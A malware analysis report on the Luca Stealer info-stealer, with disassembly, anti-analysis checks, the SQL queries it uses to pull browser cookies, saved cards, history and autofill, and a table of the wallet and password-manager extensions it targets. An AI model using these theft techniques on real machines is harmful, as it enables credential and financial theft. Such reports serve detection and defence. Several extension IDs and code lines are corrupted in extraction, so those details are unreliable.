

LUCA STEALER

TECNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

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Overview

Luca Stealer is an open-source malware that targets Windows systems and steals sensitive user data. It was first shared by an unknown person in July 2022 on GitHub and underground forums. Because it is open-source, it quickly spread among cybercriminals. They modified it to make it stronger. The malware is usually spread through phishing attacks.

Luca Stealer steals the following data from infected computers:

- Sensitive data from Chromium-based browsers,
- Data from chat applications,
- Cryptocurrency wallets,
- Login information for gaming applications,
- System information.

888.exe Analysis

Name	888.exe
MD5	B6E5859C20C608BF7E23A9B4F8B3B699
SHA256	bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e0 9b899f3075
File Type	Exe

Table 1 – Informatin About 888.exe

The malware is compiled in **C++** as a **32-bit .exe** program..

Static Analysis




Figure 1 - Packing Status of the Malware

When the malware is analyzed, it is observed that the **.reloc** section is packed..

```
%sLIST SUBQUERY %d
REUSE SUBQUERY %d
%sSCALAR SUBQUERY %d
hex literal too big: %s%#T
generated column loop on "%s"
numeric
none
misuse of aggregate: %#T()
unknown function: %#T()
RAISE() may only be used within a trigger-program
sqlite_
```

Figure 2 - Some Strings Found in the Code

When the malware's strings are analyzed, suspicious strings like **127.0.0.1:6949**, **src\wallets\mod.rs**, and **SQL commands** are found.

Some strings found are listed in the table below:

127.0.0.1:6949	922337203685477580	APPDATALsrc \firefox\firefox.rs
src\wallets\mod.rs	sqlite_compileoption_get	src\messengers\mod.rs
.org/2000/xmlNs/http://www.w3.or	Error decoding huffman values:	src\misc\discord.rs
CREATE TABLE x(type text,name text,tbl_name text,rootpage int,sql text)	C:\Users\root\.cargo \registry\src\index.crates.io- 6f17d22bba15001f\zune-jpeg- 0.4.11\src\upsampler\scalar.rs	Misuse of aggregate: %#T()

Table 2 - List of Found Strings

Dynamic Analysis

```
unsigned int sub_BD73D3()
{
    LARGE_INTEGER PerformanceCount; // [esp+0h] [ebp-14h] BYREF
    struct _FILETIME SystemTimeAsFileTime; // [esp+8h] [ebp-Ch] BYREF
    DWORD v3; // [esp+10h] [ebp-4h] BYREF

    SystemTimeAsFileTime.dwLowDateTime = 0;
    SystemTimeAsFileTime.dwHighDateTime = 0;
    GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
    v3 = SystemTimeAsFileTime.dwLowDateTime ^ SystemTimeAsFileTime.dwHighDateTime;
    v3 ^= GetCurrentThreadId();
    v3 ^= GetCurrentProcessId();
    QueryPerformanceCounter(&PerformanceCount);
    return (unsigned int)&v3 ^ v3 ^ PerformanceCount.LowPart ^ PerformanceCount.HighPart;
}
```

Figure 3 - Anti-Analysis Mechanism

The malware first uses the **v3** variable to XOR system time data, process IDs, and performance counter values to produce a result. It then creates a loop and compares the values obtained with **QueryPerformanceCounter**. If no significant difference is detected, the malware assumes it is being analyzed and terminates the program. This is an anti-analysis technique.

```
push ebp
mov ebp,esp
and dword ptr ds:[D201E4],0
sub esp,24
or dword ptr ds:[D1F8E0],1
push A
call dword ptr ds:[<IsProcessorFeaturePresent>]
test eax,eax
je bd5532a95156e366332a5ad57c97ca65a57816e70
```

Figure 4 - CPU Feature Check

The malware uses the **IsProcessorFeaturePresent** API to check if the CPU supports the **SSE4.2 instruction set**. This way, it infects newer systems but avoids older ones.

```

mov ecx,dword ptr ss:[esp+34]
mov dword ptr ds:[edi+24],ecx
mov ecx,3D
cmove ebx,ecx
mov ecx,dword ptr ss:[esp+8]
mov dword ptr ds:[edi+28],ecx
mov dword ptr ds:[edi+2C],eax
mov dword ptr ds:[edi+30],eax
mov dword ptr ds:[edi+34],esi
mov dword ptr ds:[edi+38],ebx
mov byte ptr ds:[edi+3C],dl
mov word ptr ds:[edi+3D],0
mov byte ptr ds:[edi+3F],0
mov edx,dword ptr ss:[esp+80]
cmp edx,dword ptr ss:[esp+A8]
jne bd5532a95156e366332a5ad57c97ca65a57
lea ecx,dword ptr ss:[esp+A8]

```

3D : '='

edi+38: "USERDOMAIN_ROAMINGPROFILE=DESKTOP-[REDACTED]"
 edi+3C: "DOMAIN_ROAMINGPROFILE=DESKTOP-[REDACTED]"
 edi+3D: "OMAIN_ROAMINGPROFILE=DESKTOP-[REDACTED]"
 edi+3F: "AIN_ROAMINGPROFILE=DESKTOP-[REDACTED]"

Figure 1 – Collecting User Information

The malware collects information from the infected computer, such as the **user domain, computer name, and CPU details**.

```

mov eax,dword ptr ss:[ebp+C]
lea ecx,dword ptr ds:[esi+78]
mov dword ptr ds:[esi+64],eax
mov eax,dword ptr ds:[edx+C]
mov byte ptr ds:[esi+6],1
push edi
push ecx
call eax
mov ebx,dword ptr ds:[esi+10]
add esp,8
mov eax,dword ptr ds:[esi+84]

```

eax:sub_D7F4D0	
eax:sub_D7F4D0	eax:sub_D7F4D0, [edx+OC]:sub_D7F4D0
	eax:sub_D7F4D0
	eax:sub_D7F4D0

Figure 2 - Shellcode

After that, the malware runs **shellcode**.

```

test eax,eax
js bd5532a95156e366332a5ad57c97ca65a578
lea eax,dword ptr ds:[F845CE]
lea esi,dword ptr ss:[esp+6D0]
mov dword ptr ds:[esi],eax
mov ecx,dword ptr ds:[esi]
mov dword ptr ds:[esi],113879A2
mov edx,dword ptr ds:[esi]
call bd5532a95156e366332a5ad57c97ca65a5
xor ecx,ecx
xorsp xmm0,xmm0
mov dword ptr ds:[esi+14],ecx
mov dword ptr ds:[esi+10],ecx
mov dword ptr ds:[esi+18],ecx
mov ecx,FFFFFFFC
movaps xmmword ptr ds:[esi],xmm0

```

esi:"http://ipwho.is/?output=json"	
esi:"http://ipwho.is/?output=json"	esi:"http://ipwho.is/?output=json"
esi:"http://ipwho.is/?output=json"	esi:"http://ipwho.is/?output=json"
esi:"http://ipwho.is/?output=json"	
	esi+14:"put=json"
	esi+10:"?output=json"
	esi+18:"json"
	esi:"http://ipwho.is/?output=json"

Figure 3 - Query

A query is sent to **[http://ipwho\[.\]is/?output=json](http://ipwho[.]is/?output=json)**.

```
{
    "About Us": "https://ipwhois.io",
    "ip": "████████",
    "success": true,
    "type": "IPv4",
    "continent": "Asia",
    "continent_code": "AS",
    "country": "Turkey",
    "country_code": "TR",
    "region": "████",
    "region_code": "████",
    "city": "████",
    "latitude": █████,
    "longitude": █████,
    "is_eu": false,
    "postal": "",
    "calling_code": "90",
    "capital": "Ankara",
    "borders": "AM,AZ,BG,GE,GR,IQ,IR,SY",
    "flag": {
        "img": "https://cdn.ipwhois.io/flags/tr.svg",
        "emoji": "\ud83c\uddf9\ud83c\uddf7",
        "emoji_unicode": "U+1F1F9 U+1F1F7"
    },
    "connection": {
        "asn": █████,
        "org": "Tellcom Kartal Adsl Pool",
        "isp": "Superonline Iletisim Hizmetleri A.S.",
        "domain": "tellcom.com.tr"
    },
    "timezone": {
        "id": "Europe/Istanbul",
        "abbr": "+03",
        "is_dst": false,
        "offset": 10800,
        "utc": "+03:00",
        "current_time": "2024-12-28T11:59:51+03:00"
    }
}
}
```

Figure 4 – Query Results

When the JSON file is examined, information such as the **IP address**, **location details**, and **current time** is found.



The screenshot shows assembly code in a debugger. The assembly instructions include push operations for registers (ebp, ebx, edi, esi), a sub esp,2C instruction, and various mov operations moving data between registers (eax, ecx, edx) and memory. A specific memory location is highlighted in orange: [edx+04]: "C:\Users\████\AppData\Local\Temp\████LjIhDlq3xNTvZCzo5G4nGGPLpD6hu\user_info.txt". This indicates the path where the user_info.txt file was created.

Figure 9 - Creation of user_info.txt

In the **C:\Users\%USER%\AppData\Local\Temp** directory, a folder with a randomly generated name is first created, followed by the creation of a text file named **user_info.txt** inside this folder.

Figure 10 - Proxy Settings Check

REQUEST METHOD Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnableProxyServer registry keys are being checked. **Proxy Enable** is used for Windows' proxy server configuration, and **Proxy Server** is used to check the address of the proxy server to be used.

```
call    cbd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89  burada kaldın
mov    edx,dword ptr ss:[ebp-20]
mov    edx,dword ptr ss:[ebp-24]
cmp    edx,8
mov    ecx,edx
mov    esi,edx
jbe   bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89 [ebp-24]:"VMware SVGA 3D"
edx:&"PATH1library\\std\\src\\sys_common\\process.rs"
edx:&"PATH1library\\std\\src\\sys_common\\process.rs"
esi:"library\\std\\src\\sys_common\\process.rs", eax
esi:"library\\std\\src\\sys_common\\process.rs", eax
```

Figure 11 - Virtual Machine Check

The malware checks virtual machine status by verifying graphics virtualization technology.

```
push ebp  
push ebx  
push edi  
push esi  
sub esp, C  
mov eax, dword ptr ds:[edx+4]  
movzx ebx, word ptr ds:[edx+8]  
mov ax, dword ptr ds:[edx+10]  
mov dword ptr ss:[esp+1]dx  
mov dword ptr ss:[esp+1]cx  
mov dword ptr ss:[esp+1]ax  
jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8  
nop dword ptr ds:[eax], eax  
mov word ptr ds:[edx+8], 0  
xor edi, edi  
mov ebx, dword ptr ds:[ecx+8]  
cmp ebx, dword ptr ds:[ecx]  
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8  
mov eax, dword ptr ds:[ecx+4]  
sub_D64650  
esi:"C:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Roaming\\\\Binary Ninja\\\\plugins\\\\*"  
eax:"\\\\Users\\\\[REDACTED]\\\\AppData\\\\Roaming\\\\Binary Ninja\\\\plugins\\\\*"  
esi:"C:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Roaming\\\\Binary Ninja\\\\plugins\\\\*", [edx]:\"\\\\User  
[esp+04]:&:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Roaming\\\\Binary Ninja\\\\plugins\\\\*"  
eax:\"\\\\Users\\\\[REDACTED]\\\\AppData\\\\Roaming\\\\Binary Ninja\\\\plugins\\\\*"
```

Figure 12 - Checking Programs

Malware is checking system files and installed programs one by one.

```

mov edi,dword ptr ds:[esi+20]
cmp ebx,80000000
jne bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov eax,dword ptr ds:[esi+24]
mov ecx,dword ptr ds:[esi+14]
mov dword ptr ds:[ecx+8],eax
mov dword ptr ds:[ecx+4],edi
mov dword ptr ds:[ecx],1
cmp dword ptr ds:[esi+18],0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
push dword ptr ds:[esi+10]
push 0
push dword ptr ds:[DF0A18]
call dword ptr ds:[CopyFileExW]
jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov dword ptr ds:[esi+4],0
mov dword ptr ds:[esi],0
push 0
push 0
mov eax,esi
push eax
push <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09
push edi
push dword ptr ds:[esi+10]
call dword ptr ds:[CopyFileExW]

```

Figure 13 - Searching for the Cookies File

Malware is searching for the **cookies** file under the **C:\Users\%USERNAME%\AppData\Local\<Browser>\User Data\Default** directory on infected computers. Once it finds the **cookies** file in any browser's directory, it copies it to its own folder.

```

movsd qword ptr ss:[esp+10],xmm0
rep movsd
mov dword ptr ds:[eax-4],edx
test edx,dword ptr ds:[esp+5]
movsd xmm0,dword ptr ss:[esp+10]
movsd xmm1,dword ptr ss:[esp+18]
movsd qword ptr ds:[eax+2C],xmm0
movsd qword ptr ds:[eax+34],xmm1
lea eax,dword ptr ds:[F818AF]
mov eax,dword ptr ds:[eax]
mov ecx,dword ptr ds:[ebx]
mov dword ptr ds:[ebx-4],60A47C9A
mov edx,dword ptr ds:[ebx-4]
call bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b9

```

ebx-04:"SELECT host_key, name, encrypted_value, path, expires_utc, is_secure, is_httponly FROM cookies"

ebx-04:"SELECT host_key, name, encrypted_value, path, expires_utc, is_secure, is_httponly FROM cookies"

ebx-04:"SELECT host_key, name, encrypted_value, path, expires_utc, is_secure, is_httponly FROM cookies"

ebx-04:"SELECT host_key, name, encrypted_value, path, expires_utc, is_secure, is_httponly FROM cookies"

Figure 5 - SQL Query

The malware sends the following query to this **cookie** file:

**SELECT host_key, name, encrypted_value, path, expires_utc,
is_secure,is_httponly FROM cookies**

This query tries to get the following information from the cookies stored by the browser:

- Which site the cookie belongs to (**host_key**),
- The name of the cookie and its encrypted value (**name, encrypted_value**),
- The path and duration for which the cookie is valid (**path, expires_utc**),
- The cookie's access status for secure connections and JavaScript (**is_secure, is_httponly**).

```

jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov dword ptr ds:[esi+4],0
mov dword ptr ds:[esi],0
push 0
push 0
mov eax,esi
push eax
push <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8>
push edi
push dword ptr ds:[esi+10]
call dword ptr ds:[<CopyFileExW>]
[esi+4]:L"C:\Users\████████\AppData\Local\Temp\CreditCardData"
[esi]:L"C:\Users\████████\AppData\Local\Temp\CreditCardData"
[esi+10]:L"C:\Users\████████\AppData\Local\Google\Chrome\User Data\Default\web Data"
[CopyFileExW]

```

Figure 15 - Searching for the Web Data File

The malware is searching for the Web Data file under the **C:\Users%USERNAME%\AppData\Local<Browser>\User Data\Default** directory. If it finds the **Web Data** file in any browser's directory, it copies it to its own folder as **CreditCardData**.

```

call bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
add esp,C
cmp dword ptr ss:[esp-110],0
jne bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov dword ptr ss:[esp-110],FFFFFFFFFF
lea edx,dword ptr ss:[esp+10]
mov edx,dword ptr ss:[esp+10]
mov ecx,edx
mov ecx,esi
push 60
push edi
lea edx,dword ptr ss:[esp+108]
push eax
call bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
[...]

```

Figure 6 - SQL Query

The malware sends the following query to the **CreditCardData** file:

```

SELECT name_on_card, expiration_month, expiration_year,
       card_number_encrypted FROM credit_cards

```

The malware sends the following query to the CreditCardData file:

- The cardholder's name (**name_on_card**).
- The expiration date (**expiration_month**, **expiration_year**).
- The encrypted card number (**card_number_encrypted**).

```

push 0
push 0
mov eax,esi
push eax
push <dd532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09
push edi
push dword ptr ds:[esi+10]
call dword ptr ds:[<CopyFileExW>]
edi:L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\\\History"
[esi+10]:L"C:\\Users\\[REDACTED]\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\H
CopyFileExW

```

Figure 17 - Searching for the History File

The malware is searching for the **History** file under the **C:\Users%USERNAME%\AppData\Local<Browser>\User Data\Default** directory. If it finds the **History** file in any browser's directory, it copies it to its own folder as **History**.

```

mov ecx,FFFFFFC
movaps xmmword ptr ss:[esp+20],xmm0
movaps xmmword ptr ss:[esp+10],xmm0
mov edx,dword ptr ds:[ecx+F871C0]
xor edx,dword ptr ds:[eax+ecx+4]
mov dword ptr ss:[esp+ecx+14],edx
add ecx,4
cmp ecx,1C
jb bd532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
movzx ecx,byte ptr ds:[eax+22]
movzx eax,word ptr ds:[eax+20]
lea ebx,dword ptr ss:[esp+148]
xor eax,9CA2
eax:"select url, visit_time from visits;", eax+20:"ts;"
eax:"select url, visit_time from visits;"
```

Figure 7 - SQL Query

The malware sends the following two queries to the **History** file:

SELECT url, visit_time from visits
SELECT tab_url, current_path from downloads

The common purpose of these two queries is to analyze browser activities and track the actions the user has performed in the past.

- Visited Sites and Times (**visits table**): Records which websites the user has visited and the time period during which these visits occurred.
- Downloaded Files and Sources (**downloads table**): Tracks the files the user has downloaded through the browser, the source web pages of these files (**tab_url**), and where they are stored on the device (**current_path**).

```

pop es1
pop edi
pop ebx
pop ebp
ret
mov ebx,dword ptr ss:[ebp+C]
mov ch,byte ptr ds:[ebx+1D]
mov cl,byte ptr ds:[ebx+1E]
test ch,ch
je bd5532a9515e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
test cl,cl
jne bd5532a9515e366332a5ad57c97ca65a57816e702d3bf1216d4e09b88
movzx eax,byte ptr ds:[ebx+21]
jmp bd5532a9515e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
test cl,cl
je bd5532a9515e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
cmp byte ptr ds:[ebx+1F],0
movzx eax,byte ptr ds:[ebx+21]

```

edi:L:"C:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Local\\\\Google\\\\Chrome\\\\User Data\\\\Default\\\\Local Extension Settings\\\\ejbalbakop1chlghecdalmeeeajnimhm"] =039F2760 L:"C:\\\\user

Figure 19 - Searching for Browser Extensions

The malware attempts to detect browser extensions that function as cryptocurrency wallets, password managers, and FTP clients under the **C:\\\\Users\\\\%USERNAME%\\\\AppData\\\\Local\\\\<Browser>\\\\User Data\\\\Default\\\\Local Extension Settings** directory. These extensions and their corresponding **Extension IDs** are presented in the table below:

EXTENSION ID	EXTENSION NAME
ejbalbakop1chlghecdalmeeeajnimhm	metamask
onofpnbbkehpmmoabgpcpmigafmmnjhl	Nash
lpfcbjknijpeeillfnkikgnckgfhdo	namiwallet
jbdaocneiiimjbjlgalhcelpbejmnid	niftywallet
hpglfhgfnhbgpjdjenjgmdgoieappafln	guarda
hnfanknocfeofbddgcijnmhnfnkdnaad	coinbase
klnaejjgbibmhlephnhpmaofohgkpgkd	zilpay
bcopgchhojmgmmffilplmbdcgaihlkp	Hycon Lite Client
imloifkgjagghnnjcjhggdhalmcnfklik	Trezor Password Manager
fihkakfobkmkjkojpchpfgcmlhfjnmnfpi	BitApp Wallet
b fogiafebfohielmmehd mfbbebbbpei	Keeper Password Manager
fdjamakpfbbddfjaooikfc papjohcfmg	Dashlane Password Manager
fhbohimaelbohpjbbldcngcnapndodjp	BNB Chain Wallet
ffnbelfdoeiohenkjbnmadjiehjhajb	Yoroin Wallet
flpicilemghbmfalacjoolhkkenfel	ICONEx
cphhlmgmameodnhkjdmkpanlelnloha o	NeoLine Wallet
hdokiejnpi makedhajhdlcegeplioahd	LastPass Password Manager
pnlccmojcmeohlpggmfnbbiapkmbliob	RoboForm Password Manager
caljgkllbbfbci jjanaij lacgncafpegli	Avira Password Manager
nlgbhdfgdhgbiamfdfmbikcdghidoadd	Byone Wallet
jojhfeoedkpkglbfimdfabpdfjaoolaf	Polymesh Wallet
afbcbjpbpfadlk mhmc lhkeeodmamcfc	Math Wallet
dmkamcknogkgcdffhbddcg hachkejeap	Keplr Wallet
aholpf djaljgjfhomihkjbm gjidlcdno	Exodus Web3 Wallet
bfnaelmomeimh lpmgjn jophhpkkoljpa	Phantom Wallet
kncchdigobghenbbaddojjnnaogfppfj	iWallet
aebldkhhhdcdj pifhhbdiojplfjncoa	1Password

kpfopkelmapcoipemfendmdcghnegimn	Liquality Wallet
naepdomgkenhinolocfifgehiddafch	Browserpass
aiifbnbfobpmeekipheejmdpnlpgrpp	Station Wallet
lkcjlnjfpbikmcmbachjpdbijejfplcm	Steem Keychain
blnieiiffboillknjnepogjhkgnoapac	EQUAL Wallet
admmijpmmciaobhojoghlmleefbicajg	Norton Password
nlbmnijcnlegkjjpcfjclmcfggfefdm	MEW CX
cnmamaachppnkjgnildpdmkaakejnhae	Auro Wallet
nngceckbapebfimnlnniiyahkandclblb	Bitwarden Wallet
amkmijmmflldogmhpjloimipbofnfjih	Wombat
nkbihfbeogaeaehlefknkodbefgpgknn	MetaMask
oboonakemofpalcgghhocfaodofidjkkk	KeePassXC
bhghoamapcdpbohphigoooaddinpbai	Authenticator
chgfefjpcobfbnpmiokfjjaglahmnded	CommonKey
nhnkbgjikgcigadomkphalanndcapjk	CLV Wallet
lodccijbdhfakaekdiahmedfbielgdik	DAppPlay
hcflpinccccpdclinealmandijcmnkbgm	KHC
nkddgncdjgjfcdamfgcmfnlhccnimig	Saturn Wallet
bmikpgodpkclnkgnmpphehdgcimmided	MYKI Password Manager
infeboajgfhgbjpjbeppbkgnabfdkdaf	OneKey
kmhcihpebfmpgmihbkimpjmilmioameka	Eternl
fnjhmkhmkbjkkabndcnhogagogbneec	Ronin Wallet
cihmoadaighcejopammfbmddcmdekje	LeafWallet
ibnejdfjmmkpcnlpebklnmkoeoihofec	TronLink
aeachknmefphepcionboohckonoeemg	Coin98 Wallet
nknhiehlklippafakaelbeglecifhad	Nabox Wallet
fhmfendgdocmcmbmfikdcogofphimnkno	Sollet
mnfifefkajgofkcjkemidiaecocnkjeh	TexBox
dkdedlpdgmmkkfjabffeganieamfkllkm	Cyano Wallet
fooolghllnmhmmndgjiamiiodkpenpb	NordPass
oeljlldpnmdbchonielidgobddfflal	EOS Authenticator
dngmlblcodfobpdpecaadgfbcgfjfnrm	MultiversX Wallet
adcocjohghfpidemphmcmlmhngfikei	Brave Ad Block Updater(BraveAdBlockFirst)
afalakplffnnnlkncjhbmahjfjhmlkal	Brave Local Data Files Updater
bfpgedeaaibpoilddhjcknekahbiknbc	Brave Ad Block Updater(Fanboy's Mobile Notifications)
cdbbhgbmjhfhnmgeddibliobfkgdhe	Brave Ad Block Updater (EasyList Cookie)
aoojcmojmmcpcfgoecoadbdbpnagfchel	Brave NTP background images
dglngbgepdcmodilimpbpekobgiinpdg	Brave NTP sponsored images
fahflobglhemnakgdmillobeencekne	Brave Ads (Ads Resources)
gkboaolpopklhgplhaaibojnklogmbc	Brave Ad Block Updater (Regional Catalog)
gomenlogbembmkbghmaoledggliepdef	Adguard (Turkish Filter)
iodkpdagapdfkphljnddpjlldadblomo	Brave Ad Block Updater (Brave Ad Block Updater)
mfddibmblmbccpadfndgakiopmmhebop	Brave Ad Block Updater (Resources)
icmkfkmjoklfhfdkkgpnlplkgdmhoe	Cyano Wallet Pro

Table 3 - Shows the Extension Names and IDs Table

Additionally, the malware collects credentials and sensitive files from various extensions mentioned in Table 3. For example, for FileZilla, the malware searches for an XML file located at **C:\Users\<USERNAME>\AppData\Roaming\FileZilla\recentservers.xml**, which contains information about recently connected servers. This XML file typically includes data such as the server's hostname, port number, username, and connection type.




```

call dword ptr ds:[<FindFirstFileW>] FindFirstFile
cmp eax,FFFFFFF
mov dword ptr ss:[ebp-28],eax
je bd5532a95156e366332a5ad57c97ca65a578
mov dword ptr ss:[ebp-34],esi
mov ecx,18
mov edx,4
movzx eax,byte ptr ds:[FDFAA4]
call kbd5532a95156e366332a5ad57c97ca65a578
test eax,eax
je bd5532a95156e366332a5ad57c97ca65a578
mov esi,eax
mov dword ptr ds:[eax],1
mov dword ptr ds:[eax+4],1

```

Figure 20 - Searching for the Autofil Folder

The malware is searching for the **Autofill** folder under the **C:\Users\%USERNAME%\AppData\Local\<Browser>\User Data** directory. If it finds the **Autofill** folder in any browser's directory, it copies it to its own folder.



```

cmp dword ptr ds:[esi],0
je bd5532a95156e366332a5ad57c97ca65
lea eax,dword ptr ss:[esp+104]
lea esi,dword ptr ss:[esp+58]
mov ecx,A
lea edx,dword ptr ss:[esp+50]
mov edi,eax
rep movsd
mov ecx,A
mov edi,edx
mov esi,eax
rep movsd
mov ecx,edx
call <bd5532a95156e366332a5ad57c97c>

```

OA: '\n'
edi:"SELECT name, value, count FROM autofill;"
OA: '\n'
edi:"SELECT name, value, count FROM autofill;"


Figure 8 - SQL Query

Zararlı yazılım Autofill klasörüne aşağıdaki sorguyu atmaktadır.

SELECT name, value, count FROM autofill

This query aims to select three specific columns from the autofill table. These columns are:


- **name:** This column typically represents the name of an item.
- **value:** This column holds the value or content associated with the name.
- **count:** This column shows a number that represents how many times each item or value is repeated.



```
